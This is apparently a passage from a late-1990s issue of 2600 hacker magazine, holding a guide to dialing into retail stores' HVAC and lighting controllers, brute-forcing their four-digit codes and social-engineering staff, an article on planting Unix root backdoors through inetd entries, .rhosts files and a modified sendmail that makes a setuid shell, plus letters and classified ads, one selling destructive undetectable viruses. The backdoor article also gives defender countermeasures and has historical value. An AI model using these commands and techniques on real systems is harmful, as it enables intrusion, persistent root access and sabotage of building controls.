The person at the front of the store who controls the cameras is called the LP. The LP is sooo weak. If an LP believes that you have something that you have not paid for, he/she cannot stop you unless you have been recorded taking product. LPs are easily tricked.

Code Translations

If someone says "Code 99" over the page system it means the LP has recorded someone pocketing product that has not been paid for. In other words, if you just grabbed a CD, put it back. "Code 5" means someone wants to be clocked out manually because the time clock needs to be overridden by a manager (happens if employees stay past scheduled time). "Code 20 to XYZ" means that a customer needs assistance in XYZ.

There is one last thing people should know about Best Buy. They produce a shitload of waste. There is an unimaginable amount of cardboard boxes that bring in the CDs, videos, software, etc. Best Buy doesn't recycle this cardboard - and it wastes an unbelievable amount. The only thing Best Buy reuses (as far as I know) are the plastic boxes that bring the magazines. They only do this because it saves money. I found out that Best Buy is like almost every other major corporation that sells product to the consumer - they do anything to save a dollar.

The final thing I would like to say about Best Buy is that they make almost all of their profits in accessories (you know, those cheap ass CD holders they sell for 30 dollars?) and PSPs. Performance Service Plans are the insurance plans they sell on equipment that almost always already comes with a 90 day warranty. Without the PSP, Best Buy would not be.

EVEN BETTER STILL

by Mbuna

This article is *not* about screwing up the display model computers at Best Buy. If that's your "thing," then you'll have to read something else. This article *is* about having a little fun with your local Best Buy store. So, if you're interested, read on.

Have you ever wondered why it's sometimes very hot or very cold inside large chain stores like Best Buy or Walmart? Or why the lights sometimes shut off during late-night sales? It's because the utilities in most of these stores are controlled at a central location for every store. The lighting, heating, and cooling system of each Best Buy is controlled by Best Buy corporate headquarters. How? By modem, of course.

The possibilities for fun are endless. Imagine turning off the lights in the middle of the day, or cranking up the heat in July.

The first thing you'll have to do is find the number for the control unit. The control unit is usually located in a room with other equipment such as the fire detection system. Sometimes this room is visible from the sales floor - look around for it. If you find the room, look for a box on the wall labeled "Tracer," and follow the phone cord out of it. Hopefully there is a phone number written on the jack.

If you can't find the phone number, you'll have to resort to more traditional methods to find it. Call the store and get transferred to somebody with a little technical knowledge, but no idea what they're doing. A manager is a bad choice, but a PC tech would be a great choice. Tell them you're from the home office in Minnesota and you can't get the heating/cooling control unit to respond. Have them make sure the phone cable is plugged in tightly. Have them unplug it and plug it back in. Have them verify the phone number....

Dialing the number with your modem, you'll find a screen like the following:

```
XXXXXXX #XXX          TRACER L V14.5  Main
   Menu: H-help, L-list
 1) S-select for Event Log
 2) S-select for Building Status
 3) S-select for ICS Equipment Status
 4) S-select for Operator Logon & Logoff
 5) S-select for Reports and Summaries Menu
 6) S-select for Building Control Menu
 7) S-select for Keyboard Timed Override
 8) S-select for System Setup Menu
Type number of selection, then press "S" to
   select it
```

The interface is unusual. Press the number of your choice and then a capital "S" to select that choice.

The first thing you'll need to do is log on, otherwise you can't do anything.

Choose "4", then "S". You'll see the following:

```
XXXXXXX #XXX          TRACER L V14.5  Main
   Menu: H-help, L-list  4
Operator 000 logged on. Access level 0.  En-
   ter pass-number or 0
```


Here's where the fun starts. The codes are four digits long, and you can try as many times as you like. (How's that for security?) When you get a correct number, you'll see something like:

```
Operator KWH logged on. Access level 2. Enter
   pass-number or 0
```

Press "ESC" and you're accessing the system with privileges. Have Fun!

If you don't have a local Best Buy, fear not, for it's a sure bet most chain retail stores have similar systems in place. Try Walmart, K-Mart, Shopko, Sears - and report your findings!

Setting Up Unix Trapdoors



by Nathan Dorfman

This article is intended for the hacker to set up hidden ways to enter the system and gain root privileges over and over, or for the system administrator who wants to find cleverly hidden backdoors. In any case, send comments to nathan@senate.org (not .gov!). Remember, you must already have root to set these up; they will allow you to enter the system and/or gain root *again* later.

After breaking root on a system, your first thought should be how to hide a trapdoor so you can get into the system again. The simplest way is an .rhosts file. Including them in real users' home directories is not safe, as there is a high risk of discovery. However, consider this account:

```
bin:*:3:7:Binaries Commands and Source,,,:/
    :/nonexistent
```

This account is one of the accounts used internally by Unix systems. Particularly, bin owns most of the files in /bin, /usr/bin, and other locations. The * in his password field means that this account can never be logged in as; because a * is never in the result of a crypt(), it can never be matched by a real password. However, an .rhosts file in his home directory (/ in this case, often /bin) that contains a hostname or numeric address will allow anyone from that machine to rlogin -l bin victim.0wned.net and log in without a password. The solution to this kind of backdoor is to have your daily/nightly security check scan for .rhosts files that have been modified since the last scan (i.e. in the last 24 hours or however often you scan). Make it put special warnings on such files that are outside the HOME subtrees, since only special accounts have such homes and should *never ever ever* have .rhosts files of any kind. Note that this particular bin entry has no shell. Most implementations will not let you log in without an existing shell. Some older ones will give you /bin/sh. If you change /nonexistent to /bin/sh or some variant, a sysadmin will probably be alerted when he sees an internal account having a shell. A better idea would be to have /nonexistent linked to /bin/sh. The solution for this is to make your security check make sure that shells of never-login accounts are set to a certain string ("/nonexistent" is good) and then to check to make sure that the string doesn't exist.

Another way is the "in.rootd" method. I don't know if anyone has ever heard of it before but I tried it once and found it to be extremely successful. It basically binds a program that puts holes in the system to an inetd port:

```
echo "nsp 2600/tcp # Network Security
    Protocol" > /etc/services
echo "nsp stream tcp nowait root /bin/sh sh
    /tmp/hax0r" > /etc/inetd.conf
echo "echo skilled.hacker.com >
    ~root/.rhosts" > /tmp/hax0r
```

Executing these three lines as root will greatly compromise the security of the system, yet not at first glance. What happens here? The first line defines that the nsp protocol is present on TCP port 2600. You'd want to choose a less suspicious port, yet one that's not in use. The "Network Security Protocol" is there because every service must have a name - this is enough for many dumb administrators. The second line says that when someone connects to the nsp port (defined as 2600 in /etc/services) to execute /bin/sh as root. However, running an interactive session won't work. The shell will start up and not respond to any commands normally; my guess is that this is because environment variables are usually set by /bin/login and not set this way. However this form just tells it to execute the commands in /tmp/hax0r (you will want to hide it better). This will write skilled.hacker.com (use your host here) into root's .rhosts file. The smart sysadmin will actually modify rlogind so that it will ignore root's .rhosts file; in this case set it to some other account that you know exists, such as bin, or an ordinary user. Now you just need to telnet to port 2600 on your victim host. The connection will be closed immediately, as the command /bin/sh /tmp/hax0r takes less than a second to execute. Once this is done you can rlogin -l root victim.com, or whatever user you chose. Important: remember to remove the .rhosts file as soon as you log in. You may think that it is a good idea to write a separate daemon that runs as a separate process, not from inetd, in order to avoid the suspicious entries in /etc/services and /etc/inetd.conf. However, suspicious ps/top entries can be even worse. A sneakier attack is to overwrite some unused service instead of creating a fake one - such as X *if the system does not use it.* The solution to this attack can be a complicated one. In short, the "r" utilities are generally more trouble than they are worth; if you have telnetd installed it is a good idea to remove rlogind and rshd thus removing the risks associated with .rhosts files (you can also modify them to ignore these files). Another solution is to back up /etc/inetd.conf and /etc/services (or even the entire /etc tree) together with /etc/passwd. On my system, I have these files automatically signed with a special PGP key allocated for my network. Each night the security checker will check the signature on the backup file - if it is invalid, the file has been tampered with; this generates a fatal warning and the system pages me, then goes into single-user mode. If the signature checks, it then reports any differences between the backup and the original. Remember though that this can be expanded if .rhosts files have no effect on a system. inetd will execute the "services" as any user on the system; this will allow someone to write a program that replaces a user's encrypted password with nothing (direct root logins are usually disabled). It should also save the old string into a temporary file so that the malicious user can reinstate it back into the passwd file, causing no differences unless the check is run during the 20 seconds or less when this exploit is occurring. Remember that this doesn't have to be suid root, since inetd will run it as root with the given entry in its configuration file.

Once you've set up such a backdoor, you'd want to gain root quickly and easily. The best way is to install trapdoors into something that runs as root. Creating an suid shell in a hidden directory is not good enough - most security checkers will list any non-registered suid binaries. A better idea would be to modify a program already running suid, such as xterm or splitvt, so that a rootshell option or something similar will execv("/bin/sh", "sh", NULL); the solution to this is to record sizes of all suid files on the system and store them all in a file that is verified with signatures like passwd and inetd.conf/services. An even better way is to put such traps into daemons running as root but not suid - such as sendmail. Example, modify sendmail to respond to a "secret" command:

```
Trying 204.141.125.38...
Connected to limbo.senate.org.
Escape character is '^]'.
220 limbo.senate.org ESMTP Sendmail
   8.8.5/8.8.5; ... snip ...
31337_EXEC /bin/cp /bin/sh /tmp/elite
Done ... master!
31337_EXEC /bin/chmod 4755 /tmp/elite
Done ... master!
```

This is just another form of the in.rootd exploit above. You can switch them around too, modify sendmail to let you in and inetd to create a root shell. The way to fix this problem is to record sizes of important system daemons together with suid sizes.

letters continued from page 39

cember 1997. This leaves the acronym NCSA to its creators - the National Center for Supercomputing Applications.

The National Computer Security Association is not and never has been affiliated in any way with the Supercomputing Center.

TDK
Urbana, IL

They rip off hacker sites and use the same initials as a highly respected organization in the community, all the while preaching about ethics. Makes you wonder.

800 Fun

Dear *2600:*

In the winter and autumn issues there was a column labeled 1-800-555 fun. I just wrote to tell you to tell you that I had a great time calling all these numbers. It filled up a rainy day, We had a great time. Also the SWBell guy came rolling around a few times. He told us not to fuck with the pay phones.

FoNeCoRd

That's what they're there for.

Military Insight

Dear *2600:*

Well, let me first say that I read when I can find! I always come away from your mag with at least a little gem of knowledge and that to me makes it worth the price of admission. I am currently drinking my coffee with a grapefruit chaser!

Anyway, I am responding to the slew of letters about military attitudes toward free speech. I am now a civilian with a general, *not* other than honorable, discharge. I was constantly the bad guy no matter what I did. I even got blamed for items my superiors did on occasion. My separation was not bad however. Anyone who thinks that free speech is available once enlisted is not entirely wrong - just be ready for the consequences. The list they built on me even included building a bomb. I understand working in a top secret secured nuclear munitions area is not a light affair, but it was hollow cardboard painted red with a bright orange TNT on it. The neon wires to the fake stop watch were the best - Bugs Bunny would have been proud. But they didn't see it as funny. Point two, most military superiors have *no* sense of humor. When called to the CO about it, my answering machine belted an angry Zack de la Rocha screaming, "Fuck you I won't do what you tell me!" Am I the one with no sense of humor?

All that aside I remind your readers to remember, even though it isn't for everyone, we really would be hurting without a military. Furthermore, without police where would we be as a whole? In every arena someone has the potential to abuse power, but *they* are the asshole, not the whole. Usually.

P.S. If you think readers would be interested in some articles on how critical secure areas run, nuclear procedures, etc., let me know. Most of what I know is actually available to the public as per federal law, but the law doesn't say it has to be easy to find!

I3ullseye

We're waiting by the mailbox.

Dear *2600:*

Talk about BS! I just read Jungle Bob's letter in the Autumn 1997 issue. Jungle Bob is a self-described "high-ranking member of the US Army" who wrote that "the US military doesn't want people who are in question with the law."

Recently the Arts and Entertainment channel ran an episode of *Investigative Reports* that blew the lid off the fact that the military has had to drastically lower its qualifications needed for people to enlist, now admitting people with criminal records for things as petty as shoplifting to more major offenses as murder and armed robbery. Annually, the military reports on the numbers of people with such records who enlist and the number who are actually accepted. The program went on to say that gang members are now enlisting.

Don't get me wrong: the military can be a good thing. But let's just be real and honest about what it is... and isn't.

annsan

Encryption and the US

Dear *2600:*

I would like to point out that Phil's letter on page 36-37 of *2600's* Winter 97-98 issue does include some seriously convincing info on how the NSA is not the bogeyman and how they are actually trying to strengthen the DES standard. On the other hand however, during a recent discussion with a Canadian military computer security professional it was brought to my attention that our Canadian government is quite familiar with the aspect of how the NSA modified DES from a 64 bit code down to a 56 bit code. Unfortunately I cannot provide supporting documentation for this allegation in part due to a security clearance issue. Sorry, I would if I could. But for some supporting background I urge you to find some info on USA export regulations on crypto technology (notice the bit lengths are currently much smaller for non-financial institutions abroad).

For those persons unfamiliar with USA political pressure tactics, please note that the USA is the self-appointed director of who can and cannot have access to cipher communications technology, even to the point of telling our (Canadian) government what it can and cannot allow. I cannot go into a tirade on this matter as it could very well affect my job and security clearance, specifically because your magazine is on many govern-

ments' watched lists of potentially dangerous publications.

I would like to make your readership aware though, that from within the borders of the USA many of the citizens are deluded into believing that the US government are the good guys. Scarier still is that some people are even to the point of saying that only a complete paranoid would believe in a government agency tampering with crypto technology in order to further government agendas. To these people I urge them to take a week-long trip out of the USA and watch "foreign" television news programs that may actually give you a much less biased view of what some US government agencies stand for. Basically, *wake up!*

A member of the TMC

We couldn't have said it better.

Hassles

Dear *2600:*

Listen, my parents (like you've never heard this one before) don't like this hacking thing that I have going on. They won't take me to the bookstore (Borders Books and Music) because they know I'll buy a hacker magazine. I'm not old enough to drive and the nearest bookstore that carries your magazine is 20 miles away and even if I walked that far, it's across an intersection and highway. So my question is, do you have any suggestions on how I can get your magazine, besides subscribing to it that is?

Anonymous

What is this world coming to? Kids sneaking out of the house to go to bookstores? In answer to your problem, you can always have someone else pick it up at the store for you. Then you just have to worry about finding the perfect hiding place while you live under tyranny. Good luck getting through this.

Dear *2600:*

I was recently denied the "privilege" of using the "great" computer lab at my school. Why? Because I had downloaded MSIE4 and RealPlayer 4.0 onto the computer I used in my CAD class. After a letter was sent to my parents describing the nature of my "crime" I read the rules of the computer lab a little closer. Upon this closer examination, I determined that *one* of the five rules on the list had been enforced. The rules are as follows:

No software is to be downloaded from the internet.

No data or program disks are to be brought from home (or any other sources) that have been used on any other computer.

No defacing equipment in any way.

All internet printing is to be done on scrap paper.

All persons will sign in and out of their workstations.

Consequences are as follows:

1st offense: warning.

2nd offense: student restricted from lab use for one month.

3rd offense: student restricted from lab use for remainder of year.

I have broken all but one of these rules. However, I don't know of one individual in my entire school who has followed all of these rules. I, however, am the special person who gets to skip the first two steps and become an example. No others have ever been punished for defacing the computer equipment, bringing disks from home, or printing on new paper. Why? Because the computer lab "teacher" is a biased, begrudged, unintelligent bitch. This person has no real knowledge of computer hardware or software, and has repeatedly asked for my help in software situations (even after my suspension from computer use), and has been a regular ass-kisser.

Being the nice, upstanding citizen I am, I decided to let this person's vital files live. I did however add a nice, friendly message stating that hackers such as myself will not be kept down.

your friendly neighborhood sicko
tennis ball

There are an almost endless number of really stupid rules made by really stupid people in schools everywhere. We want people to let us know when they encounter such things but it's vital that they not let their emotions get the better of them. Destroying files or causing wanton mayhem will only reinforce the stupidity these power-crazed cluebags live for.

Dear *2600:*

I hope you guys are having a good day, because I'm just a little pissed off from what my friend told me. I am 15 years old and because I am not old enough to hold a credit card or have the ability to use checks, I sent you guys cash to start my subscription. Thank you very much for taking the money and starting it! Anyway, my friend told me that I could use his P.O. box for *2600,* because I'm sure my parents wouldn't seem very happy when they see *2600* arrive at their doorstep. Anyway, I talked with that "friend" and he said that the post office confiscated *2600* because it has "hacker" information. That pissed me off to an unbelievable extent! I had been waiting weeks for my fuckin magazine and now it's in the hands of some overweight postal employee! Can they do that? I thought information was supposed to be free.

Resol Etile

You were right to put the word friend in quotes. The post office doesn't confiscate hacker magazines. Since your friend will probably see this before you do, we urge him to come clean.

More Privacy Lost

Dear *2600:*

One often reads in textbooks on cryptography the following description as to why someone might want to use crypto: "Imagine a world in which you were not al-

lowed to seal your envelopes when you sent mail...." Well, one need not "imagine," one need only move to Taiwan! In Taiwan, there is a reduced postal rate for greeting cards, birthday cards, and the like. Recently, when I mailed a birthday card, I found that the clerk charged me the full rate. When I objected, he informed me that because I sealed the envelope, I needed to pay the "privacy" charge! The next time I mailed a birthday card, I did in fact leave it unsealed just to see what would happen. Sure enough, the woman charged me the "greeting card" rate. She even affixed the stamp for me. Then, as I was fumbling to pull the change out of my pocket, I glanced up over the counter in time to see her slide my card out of the envelope and start reading it! I reached over, snatched the card out of her hand, put the change on the counter, and mailed the card from an outside mailbox... sealed! I guess technically, they don't "outlaw" postal privacy in Taiwan... they just make you pay extra for it! What's next? ISP's charging extra to transfer encrypted e-mail?

mix

Wow

Dear *2600:*

man check this i need to get some shirts and shit so are you that back logged cause if so ill wait a while i just want some shirts or something what is the phattest shirt you think alright last thing i am planning a huge meeting i mean its going to be bad as hell yo and ill tell you whats up then man I can get you laptops, hardware and shit if you need anything dont really want to discuss over mail but im out for now bro

zigzag

And this is our future?

Suggestion

Dear *2600:*

About your financial problems, what if you guys went to a pay-for-use site, instead of using the backstabbing distributors. Say something totally web-based and charge the cost of a current issue or less, making a password type system or something like that that was good for 30 days, or the length of time an issue is active. When the issue-life expires and the next issue comes out, the password expires and the users can charge again. You could do something like CyberCash or just take plain ole credit cards. You could completely cut out the stores, printers, and all that, just publish on a website, or have downloadable text. I for one would be more than willing to pay for it to keep *2600* alive and I'm sure most of the other readers would as well. Just a thought.

soldado

Rule number one. When your main audience is a bunch of hackers, do not make your means of survival something that everyone will want to hack. We may experiment with all kinds of things but charging for mere information just doesn't feel right. Our magazine is something tangible and it is that solid object that people actually want to pay for. We think there will always be a need for paper expression and, considering so many of our readers don't have net access, we believe we can continue to be a bridge between two worlds.

Weirdness

Dear *2600:*

My friend has one of those Saturn/GM EV-1 electric cars. It is probably the coolest car I've ever been in. Its cockpit is more like a spaceship than an automobile. Anyway, he was having some problems with his brakes - nothing major, they just felt a little odd. One night while driving on the freeway the problem became so bad he had to pull over to the side of the road. He called the 24 hour service number and they dispatched a repair team. A while later a van pulled up and two guys in slacks and ties climbed out with a laptop computer. Tucking their ties into their shirts, they opened the hood and plugged the laptop into a port. "Yep, this is a common problem," one of them said almost immediately. "We just need to download a patch and you'll be on your way." My friend was amazed. They downloaded a software patch and the brakes were absolutely perfect. Imagine the possibilities! A hackable car! (Saturn could give every buyer an API CD!) The future truly is a wonderful place.

Anonymous

New Meetings

Dear *2600:*

In response to Phrkman and Cybrthuug's letter in Volume 14, Number 4, we have been having a *2600* meeting in Fort Worth because the Dallas meeting lacks quality of any sort. The Fort Worth meeting has been going on for about nine months now, although it has not been included in the meeting list in the back of the mag (although I have mailed the info multiple times to *2600* - maybe it got overlooked). Anyway, the Fort Worth *2600* meeting is held at the North East Mall Food Court, off of Loop 820 at Bedford Euless Road, of course from 6:00 pm - 8:00 pm on the first Friday of every month. Hope to see you there.

I)ruid

First off, we only got one mention of a Fort Worth meeting and that was in April 1997. Not only that but the location was different than the one mentioned here. Now we've gotten three pieces of mail within a month bitching about how we never printed anything. If we publicized every town that supposedly has meetings without making sure they were truly interested and committed, we wouldn't have any room for articles. We also discourage meetings that are reactions to existing

meetings. What is the purpose of such divisiveness? If you are far enough from an existing meeting and near a different major city, then it can work out. But if you have problems with an existing meeting "lacking quality" the solution is to stay and make it better.

Drugs

Dear *2600:*

The article on hacking your head was interesting. I can add some data. I myself swear by DMAE. I have tried it with choline, and notice no additional effect from the choline, but who cares since by itself it's great! I use Twinlabs DMAE-H3, which is a little 50cc bottle of liquid, with an eyedropper - I drink one cc in water morning and night and it makes me more energetic and enthusiastic. And the effect is linear, in that it doesn't stop working after a few weeks like phenylalanine does. Used this way it costs $10 a month, and some of us probably spend more than that a week on coffee. Coffee rules too, but if I had to make a choice I'd drop the coffee and keep the DMAE. A very good book on this subject is *Smart Drugs And Nutrients* by Dean and Morgenthaler, which any good library or health food store will have.

informagnet

Dear *2600:*

Here are a few notes on Met-Enkeph's Stimulants article in 14.4:

Ephedrine: contra-indicated for people with sensitivity to methylxanthines (such as theobromine, theophylline, caffeine), cardiac problems, eating disorders, and high blood pressure. Chronic use has been linked to depression, anorexia, severe weight loss, insomnia, headaches, and a general weakness.

Valerian: Contains alpha-methylpyrrylketone, a narcotic; continued use leads to melancholy and hysteria; large doses can cause nausea, diarrhea, urination, delirium; decreases pulse and blood pressure. Should not be used daily for more than three weeks.

Aspirin: Not advised for people with ulcers or on anti-clotting medications.

General: Stay within the limits given. More is not better. If you are on medications, have a pre-existing medical condition, or are pregnant, consult your doctor.

Dr. S
Biochemist

Cable Modem Facts

Dear *2600:*

I read the article entitled "Cablemodems: They're Fast, But Are They Safe?" and the editorial "Words on Cable Modems." I would like to give you the full story on cable modems and how they truly work, including security issues involved with the use of cable modem service. I am a lead technician for an Internet company and my job currently involves working primarily with our cable modem services.

Acid Plaid stated in your last issue that cable modems have a serious "security hole" in them due to their using DHCP to obtain an IP address. In a way that is incorrect. We use DHCP on our LAN at one of our offices, but if you are using a LANcity box or any other type to service customers, any cable modem can easily obtain any IP address if you know which ones are available. Before I continue, I need to explain what a "node" is for those of you who do not understand cable service. A "node" is a box that is located on every block in your city. When you order cable, the cable guy will activate your personal spot on the "node." In order for your cable modem to communicate over fiber optics, your "node" must be activated with a new switch to understand the data being transferred. Now that I have confused the hell out of you, let's continue! Once your node is "hot" you can then t/x data. Most people don't know how to make their machines visible over a network, and those who do are usually smart enough to know how to protect their system. Yes, your computer can be accessible over cable modem, but you don't have to use DHCP.

Sorry for this being too long. I was even thinking about asking if I could just write another article about cable modems.

TyPEsCAN

Please do - this is a subject that is rapidly becoming interesting to a large number of people.

For the price of one stamp, you could be famous!

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com

2600 Marketplace

Happenings

2600 MAGAZINE, PHRACK MAGAZINE, AND r00t proudly present SUMMERCON X June 5, 6, 7 1998, Atlanta, GA at the Comfort Inn Downtown. For reservations, call: (404) 524-5555.

DEF CON 6.0 is July 31st to August 2nd. Crazy, wacky hackers descend on Las Vegas for the sixth annual computer underground convention. Last year over 1400 people showed up to party, exchange information and ideas, and hack on the local network. This year we have more space, more people, and more things to do. The fantasy T1 net connection, Capture the Flag contest, Spot the Fed, and, new this year, Spot the Screenwriter contests! A new social engineering contest and demonstrations plus the Voice of Mercury pirate radio. All of this stuff get your attention? Check out http://www.defcon.org/ or email The Dark Tangent (dtangent@defcon.org) for more information and an up to date listing of speakers. Bring old/cool stuff for the donations give-aways, and try and win the GTE van "door prize." Try fitting that in an overhead compartment!

For Sale

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

OFFERING SIX VIRUSES/VIRI which can automatically knock down DOS and Windows 3.1 operating systems at the victim's command to open Windows. Easily loaded, recurrently destructive, and undetectable via all virus detection and cleansing programs with which I am familiar. Well-tested, relatively simple, and designed with stealth and victim behavior in mind. Well written instructions, documentation, and antidote programs are included. $5 even TOTAL! Cash, money orders, and checks accepted. Sorry, no foreign orders. Provided on seven 1.44 MB, 3.5" floppy disks which can be freely copied. They make great gifts! Orders are promptly mailed out "priority" (USPO). Satisfaction guaranteed or you have a bad attitude! The Omega Man, 219 Lexington Rd., Elgin, TX 78621-1645, omegaman4@juno.com.

INFORMATION IS POWER! We've come out with a new catalog dropping our prices. Thanks to efforts by our printing press, we are now utilizing new printing techniques that have allowed us to pass on our savings to you. You can get your catalog of our informational manuals, programs, files, books, and videos for a mere $1 (covers postage, printing, etc). Our products cover information from the experts on hacking, phreaking, cracking, electronics, virii, anarchy, and the internet to name a few. We are legit and recognized world-wide. Send a mere $1 U.S. (cash is acceptable and has been respected for years now) to: SotMESC, Box 573, Long Beach, MS 39560.

PAOLO'S ONLINE: http://www.paolos.com. Entry equipment, automatics, police, covert, and exotic weaponry. By professionals, for the professional. We GUARANTEE your satisfaction, and lowest prices ANYWHERE on ANY MERCHANDISE. Many exclusive items, serving you since 1996, now with on-line ordering!

TOP SECRET CONSUMERTRONICS, exciting hacking, phreaking, and weird products since 1971. Go to www.tsc-global.com or send $3 for catalog to: Box 23097, ABQ, NM 87192.

2600 POSTERS! 2600 van crashing into NYNEX payphone from the Winter 95-96 cover. 20" x 30". Quality coated stock. Shipped in tube. $15. Send money order (no checks) payable to Kiratoy Inc., c/o Shawn West, PO Box 86, New York, NY 10272. Allow 4-6 weeks for delivery. Visit www.kiratoy.com/poster for more info.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other

hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

BROADEN YOUR MIND! I am selling the following information for cheap. Set up Windows 3.xx with multiple configurations. Complete code and instructions to give each user different wallpaper, screen savers, even screen resolutions! Much more! Only $4.00. How to change the startup graphic in all Windows versions. Bonus: how to change Win 95/98 exit screen. All for only $2.00. Pamphlet on how to hide files, email, etc. in a graphic picture. Can store files up to 200k. Requires programming knowledge. Only $2.00. Send cash, check, or money order (preferred, for fastest service) to: John D. Lord, PO Box 488, Boonville, IN 47601.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; FORBIDDEN SUBJECTS CD-ROM (330 mb of hacking files) $12 ppd; DISAPPEARING INK FORMULAS - safely write memos, love letters, or nasty notes. Fade time is adjustable. $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

TWO NEW DSS SMART CARD DEVICES. 1) Smart card emulator computer interface. 2) Smart card programmer (works with new generation access cards). Send $3 for new brochure - you won't be disappointed! Also, cable TV converters (send me the brand and model number of the converter used in your cable system. NEW ADDRESS: Ray Burgess, PO Box 7336, Villa Park, IL 60181-7336.

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, slot machine manipulators, surveillance, radar jammers, lock picking, and many other hard to find equipment, send $1 to M. Smith-03, 1616 Shipyard Blvd. #267, Wilmington, NC 28412 or visit http://www.hackershomepage.com.

THE CUCKOO'S EGG BOOK FOR SALE. Only $39.95. There is only one book so if you want to contact me send me some email at cdazygo@telapex.com.

INFORMATION ARCHIVES: All the stuff you've always wanted to know but were afraid to ask! SOURCE CODE SPECIAL: source codes for the following exploits: ICQ Sniffer, Mozilla Killer, Pentium Killer, the infamous Win95 "Bonk" attack and many more - $10 each. Hard copies of PHRACK, hacker utility disks, and, as always, INFORMATION! For catalog, please send $2 along with one 32 cent stamp to: Information Archive Catalog Request, J. Olsommer, PO Box 222, Lakeville, PA 18438.

ATTN DIRECTV USERS: Learn how to get free pay per view events, movies, specials. Send $6.50 cash or check made out to CASH. Send to TV Ripoff, 11697 Beech Ave. #2600, Palm Beach Gardens, FL 33410-2605.

Help Wanted

LUCRATIVE JOINT VENTURE. "Top Gun" hacker or surveillance expert needed. Call in complete confidence: Ross (612) 306-1245.

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

SEEKING HELP on how to identify unauthorized duplications of computer software programs by corporate entities. Possible reward for those who can help. Please respond to: Martin Drost, 4949 W. Dempster, Skokie, IL 60077.

Services

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law, at (334) 265-6602 or cyberlaw@mindspring.com. Extensive computer and legal background.

Personal

BOYCOTT BRAZIL. Please review my web sites and help me inform the WORLD as to my torture, denial of due process, and forced brain implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct.

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgement on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. nclude your address label or photocopy. Deadline for Summer issue: 6/30/98.

NOT A SECRET

found by Seraf

This message was sent from COMSPAWARSYSCOM (Space and Naval Warfare Systems Command) to a whole bunch of bureaucrats concerning the fact that nobody can seem to get the military's new cryptography package working. Who knew that MS-DOS would be a major stumbling block in securing our government's most sensitive information?

The list of recipients is a functional "who's who" of the obscure agencies that care about this kind of stuff. They include the Director of the National Security Agency (DIRNSA), the headquarters of the Defense Intelligence Systems Agency (HQ DISA), the Joint Chiefs of Staff (JOINT STAFF), and the Assistant Secretary of the Navy (ASSTSECNAV).

```
ADMINISTRATIVE MESSAGE
ROUTINE
R 021116Z OCT 96 ZYB
FM COMSPAWARSYSCOM WASHINGTON DC//PMW161/PMW152//
TO DIRNSA FORT GEO G MEADE MD//X/DDI// HQ DISA WASHINGTON DC//D/D2/D6//
CINCPACFLT PEARL HARBOR HI//N6//
CINCLANFLT NORFOLK VA//N6//
CINCUSNAVEUR LONDON UK/N6///
COMUSNAVCENT//N6//
USCINCPAC HONOLULU HI//J6//
USCINCACOM NORFOLK VA//J6/J63//
